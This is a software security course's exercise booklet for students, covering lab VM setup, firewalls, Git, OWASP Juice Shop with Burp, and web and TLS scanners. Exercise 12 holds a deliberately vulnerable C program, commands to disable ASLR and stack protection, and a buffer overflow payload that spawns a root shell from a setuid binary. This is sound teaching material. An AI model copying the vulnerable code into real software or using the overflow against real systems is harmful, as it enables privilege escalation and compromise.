Software Security

exercises

Henrik Kramselund
xhek@kea.dk

October 15, 2024

Note: exercises marked with ⚠ are considered important. These contain subjects that are essential for the course and curriculum. Even if you don't work through the exercise, you are expected to know the subjects covered by these.

Exercises marked with ℹ are considered optional. These contain subjects that are related to the course and curriculum. You may want to browse these and if interested work through them. They may require more time than we have available during the course.

Contents

Preface

This material is prepared for use in Software Security course and was prepared by Henrik Kramselund , http://www.zencurity.com . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for software-security-exercisesin the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

⚠ Prepare your workstation 15 min

Objective:
Get your workstation ready for the hacker lab and course in general Try the program XX locally your workstation

Purpose:
We will be running multiple tools during the course and use a lot of files.

Suggested method:

- Create a folder for files from this course
- Go to the kickstart document and perform the actions listed, repeated here:

- ☐ Make sure you can login to Fronter https://kea-fronter.itslearning.com/
  Electronic version of this document will be uploaded here!
- ☐ Lecture plan for this course will be in Fronter
  Source is also in Git https://github.com/kramse/kea-it-sikkerhed/blob/master/softwaresikkerhed/lektionsplan.md
- ☐ Bookmark the main Github page: https://github.com/kramse/
  Note: there are two pinned repositories `security-courses` and `kramse-labs`
- ☐ Slides and exercises booklet – PDF will be in Fronter
  Source is in Github – feel free clone or download single files
  https://github.com/kramse/security-courses/tree/master/courses/system-and-software/software-security
- ☐ We will use virtual machines in teams of two persons, so check BIOS settings
  – make sure CPU settings have virtualisation turned ON
- ☐ Select and install virtualisation software
- ☐ Read about setup of exercise systems here
  https://github.com/kramse/kramse-labs
- ☐ Get the books! Either on paper or PDF
- ☐ Get the supporting resources, to be found in Fronter and also linked in lecture plan

Hints:

Solution:
When you have created a folder for files you are done, the rest can wait a bit.

Discussion:
Do we need to run local VMs, can we run docker instead – yes for some exercises, no for others.

You can work together in groups and only one workstation might have both VMs.

Exercise 2

⚠ Debian Administrators Handbook (DEB) Book 10 min

Objective:
We need a Linux for running some tools during the course. I have chosen Debian Linux as this is open source, and the developers have released a whole book about running it.

This book is named The Debian Administrators Handbook – shortened DEB

Purpose:
We need to install Debian Linux in a few moments, so better have the instructions ready.

Suggested method:
Go to download from the link `https://debian-handbook.info/`

Read and follow the instructions for downloading the book.

Solution:
When you have a directory structure for download for this course, and the book DEB in PDF you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Debian Linux is a free operating system platform.

The book DEB is free, but you can buy/donate to Debian, and I recommend it.

Not curriculum but explains how to use Debian Linux

Exercise 3

ℹ Check your Kali VM, run Kali Linux 30 min

Objective:
Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.


Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 4

⚠ Check your Debian VM 10 min



Objective:
Make sure your virtual Debian server is in working order.

We need a Debian Linux for running a few extra tools during the course.

This is a bonus exercise - only one Debian is needed per team.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Debian VM.

Hints:

Solution:
When you have a updated virtualisation software and a running VM, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 5

⚠ Investigate /etc 10 min

Objective:
We will investigate the /etc directory on Linux. We need a Debian Linux and a Kali Linux, to compare

Purpose:
Start seeing example configuration files, including:

- User database `/etc/passwd` and `/etc/group`
- The password database `/etc/shadow`

Suggested method:
Boot your Linux VMs, log in

Investigate permissions for the user database files `passwd` and `shadow`

Hints:
Linux has many tools for viewing files, the most efficient would be less.

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root   2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: `less /etc/passwd` and press q to quit

Showing multiple files: `less /etc/*` then :n for next and q for quit

```
Trying reading the shadow file as your regular user:
user@debian-9-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:
When you have seen the most basic files you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! https://en.wikipedia.org/wiki/Sudo

Exercise 6

⚠ Enable UFW firewall - 10 min

Objective:
Turn on a firewall and configure a few simple rules.

Purpose:
See how easy it is to restrict incoming connections to a server.

Suggested method:
Install a utility for firewall configuration.

You could also perform Nmap port scan with the firewall enabled and disabled.

Hints:
Using the ufw package it is very easy to configure the firewall on Linux.

Install and configuration can be done using these commands.

```
root@debian01:~# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 http://mirrors.dotsrc.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
Fetched 164 kB in 2s (60.2 kB/s)
...
root@debian01:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian01:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@debian01:~# ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22/tcp                     ALLOW IN    Anywhere
[ 2] 22/tcp (v6)                ALLOW IN    Anywhere (v6)
```

Also allow port 80/tcp and port 443/tcp - and install a web server. Recommend Nginx `apt-get install nginx`

Solution:
When firewall is enabled and you can still connect to Secure Shell (SSH) and web service, you are done.

Discussion:
Further configuration would often require adding source prefixes which are allowed to connect to specific services. If this was a database server the database service should probably not be reachable from all of the Internet.

Web interfaces also exist, but are more suited for a centralized firewall.

Configuration of this firewall can be done using ansible, see the documentation and examples at `https://docs.ansible.com/ansible/latest/modules/ufw_module.html`

Should you have both a centralized firewall in front of servers, and local firewall on each server? Discuss within your team.

Exercise 7

⚠ Git tutorials - 15min

Objective:
Try the program Git locally on your workstation

Purpose:
Running Git will allow you to clone repositories from others easily. This is a great way to get new software packages, and share your own.

Git is the name of the tool, and Github is a popular site for hosting git repositories.

Suggested method:
Run the program from your Linux VM. You can also clone from your Windows or Mac OS X computer. Multiple graphical front-end programs exist too.

First make sure your system is updated, as root run:

```
sudo apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has Git, ansible and my playbooks: (as root run, or with sudo as shown)

```
sudo apt -y install ansible git
```

Most important are Git clone and pull:

```
user@Projects:tt$ git clone https://github.com/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
remote: Enumerating objects: 283, done.
remote: Total 283 (delta 0), reused 0 (delta 0), pack-reused 283
Receiving objects: 100% (283/283), 215.04 KiB | 898.00 KiB/s, done.
Resolving deltas: 100% (145/145), done.

user@Projects:tt$ cd kramse-labs/

user@Projects:kramse-labs$ ls
LICENSE  README.md  core-net-lab  lab-network  suricatazeek  work-station
user@Projects:kramse-labs$ git pull
Already up to date.
```

If you want to install the Docker container system, you can run the Ansible playbook from the workstation directory.

Then run it with:

```
cd ~/kramse-labs/docker-install
ansible-playbook -v 1-dependencies.yml
```

Afterwards you might need to add your user to the docker group, using something like, as root - and start docker on reboot:

```
usermod -G docker hlk
systemctl enable docker
reboot
```

Where hlk is replaced by your user id!

Hints:
Browse the Git tutorials on https://git-scm.com/docs/gittutorial
and https://guides.github.com/activities/hello-world/

We will not do the whole tutorials within 15 minutes, but get an idea of the command line, and see examples. Refer back to these tutorials when needed or do them at home.

Note: you don't need an account on Github to download/clone repositories, but having an acccount allows you to save repositories yourself and is recommended.

Solution:
When you have tried the tool and seen the tutorials you are done.

Discussion:
Before Git there has been a range of version control systems,
see https://en.wikipedia.org/wiki/Version_control for more details.

Exercise 8

⚠ Run OWASP Juice Shop 45 min

Objective:
Lets try starting the OWASP Juice Shop

Purpose:
We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:
Go to https://github.com/bkimminich/juice-shop

Read the instructions for running juice-shop - docker is a simple way.

What you need

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

https://portswigger.net/burp/communitydownload

Hints:
The application is very modern, very similar to real applications.

The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

JuiceShop can be run as a docker, and sometimes running it on Kali is the easiest learning environment.

Solution:
When you have a running Juice Shop web application in your team, then we are good.

Discussion:
It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:
`https://github.com/bkimminich/juice-shop`
`https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from https://leanpub.com/juice-shop - suggested price USD 5.99

Exercise 9

⚠ Setup JuiceShop environment, app and proxy - up to 60min

Objective:
Run JuiceShop with Burp proxy.

Start JuiceShop and make sure it works, visit using browser.

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition.

Purpose:
We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application.

Suggested method:
You need to have browsers and a proxy, plus a basic knowledge of HTTP.


If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version plain JAR file from Portswigger from:

https://portswigger.net/burp/communitydownload


follow the Getting Started instructions at:
https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite

Hints:
Recommend running Burp on the default address and port 127.0.0.1 port 8080.

Note: Burp by default has `intercept is on` in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



After setting up proxy, you can visit `http://burp` and get a CA certificate that can be installed, making it easier to run against HTTPS sites.

The newest versions of Burp include a browser, making it much easier to run the tasks, pre-configured with proxy.

Solution:

When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:

Since Burp is often updated I use a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod` x bin/burp+.

```
#! /bin/sh
DIRNAME=`dirname $0`
BURP=`ls -1tra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx6g $BURP &
```

When running in production testing real sites, I typically increase the memory available using JDK / Java settings like `-Xmx16g`

Exercise 10

⚠ Run small programs: Python, Shell script 20min

Objective:
Be able to create small scripts using Python and Unix shell.

Purpose:
Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:
`https://www.python.org/about/gettingstarted/` and
`https://en.wikipedia.org/wiki/Python_(programming_language)`

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:
Both shell and Python is often part of Linux installations.

Use and editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#! /usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program

print(Fibonacci(9))

#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-program-for-fibonacci-numbers-2/
```

```
#! /bin/sh
# The ! and # tell which interpreter to use
# Comments are easy

DATE=`date +%Y-%m-%d`
USERCOUNT=$(wc -l /etc/passwd)
echo "Todays date in ISO format is: $DATE"
```

```
echo "This system has $USERCOUNT users"
```

Unix does not require the file type .py or .sh, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh

$ ./python-example.py
21

$ ./shell-example.sh
Todays date in ISO format is: 2019-08-29
This system has 32 /etc/passwd users
```

Solution:
When you have tried making both a shell script and a python program, you are done.

Discussion:
If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008 http://shop.oreilly.com/product/9780596005955.do

Exercise 11

❶ Run parts of a Django tutorial 30min

Objective:
Talk about web applications, how they are made.

Purpose:
Know how you can get started using a framework, like Django
https://www.djangoproject.com/

Suggested method:
We will visit a Django tutorial and talk about the benefits from using existing frameworks.

Hints:
Input validation is a problem most applications face. Using Django a lot of functionality is available for input validation.

Take a look at Form and field validation:
https://docs.djangoproject.com/en/2.2/ref/forms/validation/

You can also write your own validators, and should centralize validation in your own applications.

```
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _

def validate_even(value):
    if value % 2 != 0:
        raise ValidationError(
            _('%(value)s is not an even number'),
            params={'value': value},
        )
```

Example from: https://docs.djangoproject.com/en/2.2/ref/validators/

Solution:
When we have covered basics of what Django is, what frameworks provide and seen examples, we are done.

Discussion:
Django is only an example, other languages and projects exist.

Exercise 12

❶ Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Warning: getting a program to fail is easy, getting a working exploit is hard – can take months in real programs!

Also most modern operating systems have various prevention mechanisms like ASLR, DEP, W xor X, NX, ...

- Executable space protection on Windows is called "Data Execution Prevention" (DEP). `https://en.wikipedia.org/wiki/Executable-space_protection#Windows`
- `W^X` "write xor execute" W xor X `https://en.wikipedia.org/wiki/W%5EX`
- NX-bit no-execute `https://en.wikipedia.org/wiki/NX_bit`
- Address space layout randomization (ASLR) `https://en.wikipedia.org/wiki/Address_space_layout_randomization`

Suggested method:
Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{      char buf[10];
        strcpy(buf, argv[1]);
        printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work, while at this version of Debian dash worked. May not work anymore.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:


```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```

Exercise 13

ℹ SSL/TLS scanners 15 min

Objective:
Try the Online Qualys SSLLabs scanner https://www.ssllabs.com/ Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

Purpose:
Learn how to efficiently check TLS settings on remote services.

Suggested method:
Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Also run it without `--ssl2` and against SMTPTLS if possible.

Hints:
Originally sslscan is from http://www.titania.co.uk but use the version on Kali, install with apt if not installed.

Solution:
When you can run and understand what the tool does, you are done.

Discussion:
SSLscan can check your own sites, while Qualys SSLLabs only can test from hostname

Exercise 14

⚠ Real Vulnerabilities up to 30min

Objective:
Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:
See that the error types described in the books - are still causing problems.

Suggested method:
We will use the 2019 Exim errors as examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
  `https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt`
- Exim RCE CVE-2019-15846 September
  `https://exim.org/static/doc/security/CVE-2019-15846.txt`

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that?

I depend on the OpenBSD operating system, and it has flaws too:
`https://www.openbsd.org/errata65.html`

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:
`https://www.openssh.com/security.html`

Hints:
Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:
When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:
How do you feel about running internet services. Lets discuss how we can handle running insecure code.

What other methods can we use to restrict problems caused by similar vulnerabilities.

A new product will often use a generic small computer and framework with security problems.

Exercise 15

❶ Nikto Web Scanner 15 min

Objective:
Try the program Nikto locally your workstation

Purpose:
Running Nikto will allow you to analyse web servers quickly.

> **Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Source: Nikto web server scanner http://cirt.net/nikto2

Easy to run, free and quickly reports on static URLs resulting in a interesting response

`nikto -host 127.0.0.1 -port 8080`

When run with port 443 will check TLS sites

Suggested method:
Run the program from your Kali Linux VM

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Hints:
Nikto can find things like a debug.log, example files, cgi-bin directories etc.

If the tool is not available first try: `apt-get install nikto`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:

Exercise 16

❶ Whatweb Scanner 15 min

Objective:
Try the program Whatweb locally your workstation

Purpose:
Running Whatweb will allow you to analyse which technologies are used in a web site.

I usually save the command and the common options as a small script:

```
#! /bin/sh

whatweb -v -a 3 $*
```

Suggested method:
Run the program from your Kali Linux VM towards a site of you own choice.

```
user@KaliVM:~$ whatweb -a 3 www.zencurity.com
http://www.zencurity.com [301 Moved Permanently] HTTPServer[nginx], IP[185.129.60.130], Redire
https://www.zencurity.com/ [200 OK] Email[hlk@zencurity.dk], HTML5, HTTPServer[nginx], IP[185.
UA-Compatible[IE=edge], nginx
```

Hints:
If the tool is not available first try: `apt-get install *thetool*`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:
How does this tool work?

It tries to fetch common files left or used by specific technologies.

Exercise 17

⚠ JuiceShop Attacks 60min

Objective:
Hack a web application!

Try a few attacks in the JuiceShop with web proxy

> The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.
>
> ...
>
> The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerabiliy types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
